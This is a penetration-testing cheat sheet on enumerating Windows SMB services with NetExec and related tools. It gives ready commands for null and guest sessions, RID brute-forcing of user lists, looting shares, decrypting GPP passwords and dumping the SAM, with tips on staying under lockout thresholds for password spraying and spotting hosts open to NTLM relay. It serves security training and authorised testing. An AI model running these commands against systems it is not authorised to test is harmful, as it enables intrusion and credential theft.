


SMB Enumeration

Enumerate SMB (TCP 445): fingerprint hosts + signing, try null/guest sessions, list and loot shares, pull users via RID brute, and check the password policy. Richest recon surface in a Windows network. Tool: nxc (NetExec). Replace <placeholders> with your own values.



① Fingerprint SMB Hosts

Tab 1 · Kali

```
nxc smb <target-or-cidr>          # e.g. nxc smb 192.168.1.0/24
```

Output gives hostname, domain, OS build, signing:True/False, SMBv1. signing:False = relay-able. Note the domain + DC.

② Try Null / Guest (no creds)

Tab 1 · Kali

```
nxc smb <target> -u '' -p ''      # null session
nxc smb <target> -u 'guest' -p ''  # guest
smbclient -L //<target>/ -N       # list shares, no auth
nxc smb <target> -u '' -p '' --rid-brute  # user list with NO creds
```

③ Enumerate & Loot Shares

Tab 2 · Shares

```
nxc smb <target> -u <user> -p <pass> --shares  # READ/WRITE perms
smbmap -H <target> -u <user> -p <pass>        # recursive view

smbclient //<target>/<share> -U '<user>%<pass>'
# inside: recurse ON; prompt OFF; mget *

# spider all readable shares for secrets
nxc smb <target> -u <user> -p <pass> -M spider_plus
```

Hunt: passwords in scripts/configs, .kdbx, unattend.xml, Groups.xml (GPP), web.config, backups. Anything READ/WRITE beyond IPC\$ is interesting.

④ Users, Groups & Policy

Tab 3 · Domain info

```
nxc smb <target> -u <user> -p <pass> --users
nxc smb <target> -u <user> -p <pass> --groups
nxc smb <target> -u <user> -p <pass> --pass-pol      # lockout – spray-safe
nxc smb <target> -u <user> -p <pass> --loggedon-users
```

The user list feeds password-spraying; --pass-pol gives the lockout threshold to stay under.

⑤ Deeper Enum & Quick Wins

Tab 4 · More

```
enum4linux-ng -A <target> # all-in-one legacy enum
nxc smb <target> -u <user> -p <pass> -M gpp_password # decrypt GPP cpassword
nxc smb <target> -u <user> -p <pass> --sam # local SAM (needs admin)

# check for local admin — look for (Pwn3d!)
nxc smb <target> -u <user> -p <pass>
```

"(Pwn3d!)" → you're local admin → pivot to lsass-dumping / SAM. signing:False hosts → note for ntlm-relay.

Key idea: SMB leaks an enormous amount before you even authenticate — host and OS details, whether signing protects it, and often (via null sessions) the entire user list. Once you hold any credential, shares are where secrets hide: scripts, backups, and GPP files routinely hand over the next password. Always check --pass-pol before spraying and flag signing:False hosts for relay.